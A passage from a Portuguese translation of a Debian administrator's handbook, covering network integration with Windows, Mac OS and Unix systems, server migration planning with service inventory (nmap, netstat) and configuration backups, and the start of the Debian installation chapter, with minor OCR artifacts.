Windows.

FERRAMENTA Samba

A versão 2 do Samba se comporta como um servidor Windows NT (autenticação, arquivos, filas de impressão, baixando drivers de impressoras, DFS, etc.) A versão 3 funciona com Active Directory, traz interoperabilidade com controladores de domínio NT4, e suporta RPCs (Remote Procedure Calls, ou Chamadas de Procedimentos Remotos). A versão 4 é uma versão reescrita (ainda experimental), cujo propósito é prover funcionalidade de um controlador de domínio compatível com Active Directory.

3.1.2. Integração com máquinas Mac OS


Netatalk é um programa qye utiliza o protocolo Appletalk (rodando em um kernel Linux) e permite que o Debian faça interface com uma rede Mac OS. Ele garante a operação do servidor de arquivos e filas de impressão, bem como um servidor de horário (sincronização de relógio). Suas funções de roteador permitem interconexão com redes Appletalk.

3.1.3. Integração com

Outras Máquinas Linux/Unix

Finalmente, NFS e NIS, ambos incluídos, garantem interação com sistemas Unix. NFS garante funcionalidade como servidor de arquivos, enquanto NIS cria diretórios de usuários. A camada de impressão BSD, usada por muitos sistemas Unix, também permite o compartilhamento de filas de impressão.

Figure 3.1. Coexistência do Debian com MacOS, Windows e sistemas Unix


Windows
SMB/CIFS
Appletalk
DEB
samba
DEB
netatalk
nfs-kernel-server
DEB
NFS

3.2. Como Migrar

Para garantir a continuidade dos serviços, cada migração de computador deve ser planejada e executada de acordo com o plano. Independente do sistema operacional utilizado, este princípio nunca muda.

3.2.1. Pesquisar e Identificar Serviços

Tão simples quanto parece, este passo é essencial. Um administrador sério sabe realmente quais são os principais

papéis de cada servidor, mas estes papéis podem mudar, e as vezes usuários experientes podem ter instalado serviços "selvagens". Sabendo que eles existem irá pelo menos permitir que você decida o que fazer com eles, em vez de excluí-los ao acaso.

Para este propósito, é sábio informar aos seus usuários do projeto antes de migar os servidores. Para envolvê-los no projeto, pode ser útil instalar os programas de software livre mais comuns em suas máquinas antes da migração, com os quais eles irão se deparar novamente após a migração para o Debian; OpenOffice.org e a suíte

de aplicativos Mozilla são os melhores exemplos aqui.

3.2.1.1. Rede e Processos

A ferramenta **nmap** (contida no pacote de mesmo nome) irá rapidamente identificar Serviços de Internet hospedados por uma máquina conectada na rede sem a necessidade de se logar. Simplesmente chame o seguinte comando em outra máquina conectada na mesma rede:

```
$ nmap mirlaine
Starting Nmap 5.00 ( http://nmap
Interesting ports on mirlaine (1
Not shown: 1694 closed ports
```

```
PORT     STATE SERVICE
22/tcp   open  ssh
79/tcp   open  finger
111/tcp  open  rpcbind

Nmap done: 1 IP address (1 host u
```

ALTERNATIVO **Use netstat para encontrar a lista de serviços disponíveis.**

Em uma máquina Linux, o comando **netstat -tupan** irá exibir a lista de sessões TCP ativas ou pendentes, bem como portas UDP em que processos em execução estão ouvindo. Isto facilita a identificação de serviços oferecidos na rede.

INDO ALÉM **IPv6**

Alguns comandos de rede podem funcionar com IPv4 (o padrão geralmente) ou com IPv6. Este é especialmente o caso com os comandos **nmap** e **netstat**, mas também outros, como **route** ou **ip**. A convenção é que este comportamento seja habilitado pela opção de comandos de linha *-6*.

Se o servidor é uma máquina Unix oferecendo contas shell a usuários, é interessante determinar se processos são executados em segundo plano na ausência de seus donos. O comando **ps auxw** exibe uma lista de todos os processos com suas identidades de usuários. Checando esta informação contra a saída do comando **who**, que

mostra uma lista de usuários logados, é possível identificar servidores selvagens ou programas rodando em segundo plano. Olhando para `crontabs` (tabelas listando ações automáticas agendadas por usuários) irá, muitas vezes, fornecer informações interessantes sobre funções cumpridas pelo servidor (uma explicação completa do **cron** está disponível em Section 9.7, “Agendando Tarefas com **cron** e **atd**”).

Em qualquer caso, é essencial fazer backup de seus servidores: isto permite a recuperação de informações após o fato, quando usuários irão reportar problemas específicos devido a

migração.

3.2.2. Fazendo Backup da Configuração


É sábio manter a configuração de cada serviço identificado para poder instalar o equivalente no servidor atualizado. O mínimo é imprimir os arquivos de configuração e fazer uma cópia de segurança deles.

Para máquinas Unix, os arquivos de configuração são normalmente encontrados em `/etc/`, mas eles podem estar localizados em um sub-diretório de `/usr/local/`. Este é o caso se um

programa foi instalado a partir dos fontes, ao invés de um pacote. Também podem ser encontrados, em alguns casos, em `/opt/`.

Para serviços de gestão de dados (como em bancos de dados), é fortemente recomendado exportar eles para um formato padrão que seja facilmente importado pelo novo software. Tal formato é usualmente em modo texto e documentado; ele pode ser, por exemplo, um dump SQL para um banco de dados, ou um arquivo LDIF para um servidor LDAP.

Figure 3.2. Backups de bancos de dados



Cada software de servidor é diferente, e é impossível detalhar todos os casos existentes. Veja a documentação do software nova e atual para identificar as porções exportáveis (portanto, re-importáveis) e as que requerem manipulação manual. A leitura deste livro vai clarear a configuração dos

principais programas de servidor Linux.

3.2.3. Assumindo um servidor Debian existente

Para assumir efetivamente sua manutenção, deve se analisar uma máquina que já esteja rodando o Debian.

O primeiro arquivo a verificar é o `/etc/debian_version`, que usualmente contém o número de versão para o sistema Debian instalado (ele é

parte do pacote *base-files*). Se ele indica `codenome/sid`, significa que o sistema foi atualizado com pacotes vindos de uma das distribuições de desenvolvimento (tanto testing quanto unstable).

O programa **apt-show-versions** (do pacote Debian de mesmo nome) verifica a lista de pacotes instalados e identifica as versões disponíveis. O **aptitude** pode também ser usado para estas tarefas, embora de uma maneira menos sistemática.

Uma olhada no arquivo `/etc/apt/sources.list` mostrará de onde os pacotes debian instalados

costumam vir. Se muitas fontes desconhecidas aparecem, o administrador pode escolher reinstalar o sistema do computador para garantir compatibilidade ótima com o software fornecido com o Debian.

O arquivo `sources.list` geralmente é um bom indicador: a maioria dos administradores mantêm, pelo menos comentada, a lista de fontes APT anteriormente usadas. Mas você não deve esquecer que fontes usadas no passado podem ter sido apagadas, e que alguns pacotes podem ter sido baixados da internet e instalados manualmente (com o comando **dpkg**). Neste caso, a máquina não é tão "Debian padrão"

quanto parece. É por isso que você deve prestar atenção em indicações de presença de pacotes externos (surgimento de arquivos `deb` em diretórios estranhos, números de versão com um sufixo especial indicando que é originado de fora do projeto Debian, como um `ubuntu` ou `ximian`, etc.)

Da mesma forma, é interessante analizar o conteúdo da diretório `/usr/local/`, que deve conter os programas compilados e instalados manualmente. Listar os programas instalados desta maneira é instrutivo, já que se questiona o porque de não se ter usado o pacote Debian correspondente, se este existir.

***OLHADA RÁPIDA* cruft**

O pacote cruft se propõe a lista os arquivos disponíveis que não são de propriedade de nenhum pacote. Ele tem alguns filtros (mais ou menos efetivos, e mais ou menos atualizados) para evitar botar no relatório alguns arquivos legítimos (arquivos gerados por pacotes Debian, ou arquivos de configuração gerados não-controlados pelo **dpkg**, etc.).

Cuidado para não apagar arbitrariamente tudo que o **cruft** venha a listar!

3.2.4. Instalando o Debian

Com toda a informação no servidor atual agora conhecida, podemos desligá-lo e começar a instalar o Debian nele.

Para escolher a versão apropriada, devemos conhecer a arquitetura do computador. Se for um PC, é provável que seja um i386. Caso contrário, podemos restringir as possibilidades de acordo com o sistema usado.

Figure 3.3. Instalando a versão apropriada do Debian




Table 3.1, “Arquitetura e respectivo sistema operacional” não pretende ser exaustiva, mas útil. de qualquer forma, a documentação original do

computador é a fonte mais confiável para encontrar esta informação.

o *HARDWARE* dos PCs de nova-geração

Computadores mais novos tem processadores Intel ou AMD de 64 bits, compatíveis com os antigos processadores de 32 bits; o software compilado para arquitetura “i386” então funciona. Por outro lado, este modo de compatibilidade não explora completamente as capacidades destes novos processadores. É por isto que o Debian fornece software para arquitetura “ia64” para chips Itanium Intel e “amd64” para chips AMD. Este último também funciona com processadores “em64t” da Intel, que sã muito similares aos processadores AMD64.

Table 3.1. Arquitetura e respectivo sistema operacional

Sistema Operacional	Arquitetura(s)
DEC Unix (OSF/1)	alpha, mipsel
HP Unix	hppa
IBM AIX	powerpc
Irix	mips
MacOS	powerpc, m68k, i386, amd64
MVS	s390
Solaris, SunOS	sparc, m68k, i386
Ultrix	mips
VMS	alpha


Windows NT	i386, alpha, mipsel
Windows XP / Windows Server 2008	i386, ia64, amd64
Windows Vista / Windows 7	i386, amd64

3.2.5. Instalando e Configurando os Serviços Selecionados

Depois do Debian instalado, devemos instalar e configurar um a um os serviços que o computador vai

hospedar. A nova configuração deve levar em consideração a anterior para garantir uma transição suave. Toda a informação coletada nos primeiros dois passos são úteis para completar com sucesso esta parte.

Figure 3.4. Instalar os serviços selecionados



Antes de pular de cabeça neste exercício, é fortemente recomendado quevocê leia o restante deste livro. Depois disto, você terá um conhecimento mais preciso de como configurar os serviços esperados.

Chapter 4. Instalaç

Para utilizar o Debian, voc6e precisa instalá-lo em um computador; esta tarefa é feita pelo programa *debian-installer*. Uma instalação correta envolve muitas operações. Este capítulo revisa as mesmas em ordem cronológica.

***DE VOLTA AO BÁSICO* Um curso rápido no apêndice**

Instalar um computador é sempre mais fácil quando você está familiarizado com seu funcionamento. Se você não está, faça um retorno rápido para Appendix B, *Curso de Curta Duração* antes de ler este

capítulo.

O instalador para o Squeeze é baseado no **debian-installer**. Este esquema modular permite que o mesmo trabalhe em diversos cenários e permite evoluir-se e adaptar-se a mudanças. Apesar das limitações implícitas devido a necessidade de suportar um grande número de arquiteturas, este instalador é muito acessível aos iniciantes, já que o mesmo ajuda o usuário em todos os estágios do processo. Detecção automática de hardware, particionamento guiado, e interfaces gráficas resolveram a maioria dos problemas que os novatos enfrentam.

A instalação precisa de 56 MB de RAM (Memória de Acesso Aleatório) e pelo menos 650MB de espaço no disco rígido. Todos os computadores da Falcot cumprem esses critérios. Note, entretanto, que esse cenário se aplica a uma instalação muito limitada do sistema sem nenhuma interface gráfica. Um mínimo de 512 MB de RAM e 5GB de disco rígido são recomendados para uma estação de trabalho.

ESTEJA CIENTE Atualizando a partir do Lenny

Se você já tem o Debian Lenny instalado em seu computador, este capítulo não é para você! Ao contrário de outras distribuições, o Debian permite atualizar

o sistema de uma versão para a próxima sem precisar reinstalar o sistema. Reinstalar, adicionado o fato de ser desnecessária, pode ser perigosa, já que pode remover programas já instalados.

O processo de atualização será descrito em Section 6.6, “Atualizando de uma Versão Estável para a Próxima”.

4.1. Métodos de Instalação

Um sistema Debian pode ser instalado a partir de diversos tipos de mídia, desde que a BIOS da máquina permita.

Você pode exemplo inicializar com um CD-ROM, um pendrive, ou até mesmo pela rede.

DE VOLTA AO BÁSICO BIOS, a interface do hardware/programa

BIOS (sigla de Basic Input/Output System) é um software que é incluído na placa mãe (A placa eletrônica que conecta todos os periféricos) e é executado quando o computador liga, para carregar um sistema operacional (via um gerenciador de boot adaptado). Ele roda nos bastidores para fornecer uma interface entre o hardware e o software (no nosso caso, o núcleo do Linux).

4.1.1. Instalando a partir do CD-ROM/DVD-ROM

A mais amplamente mídia usada para a instalação é o CD-ROM (ou DVD-ROM, que se comporta exatamente igual): o computador é inicializado a partir desta mídia, e o programa de instalação toma o controle.

Os vários CD-ROMs tem propósitos diferentes: *netinst* (network installation) contém o instalador e o sistema Debian básico; todos os outros programas são baixados. Sua

“imagem”, ou seja, o sistema de arquivos ISO-9660 que contém o conteúdo exato do disco, tem apenas 150 MB. E também temos o CD-ROM *businesscard* ou *bizcard* (cartão de visita), que contém apenas o instalador, e que precisa que todos os pacotes Debian (inclusive o sistema básico) sejam baixados. Já que sua imagem ocupa apenas 35 MB, ele pode ser queimado num CD-ROM do tipo “business card” (cartão de visita), daí o nome. Finalmente, o conjunto completo oferece todos os pacotes e permite uma instalação num computador que não tem acesso à internet; Requer cerca de 50 CD-ROMs (ou oito DVD-ROMs, ou dois 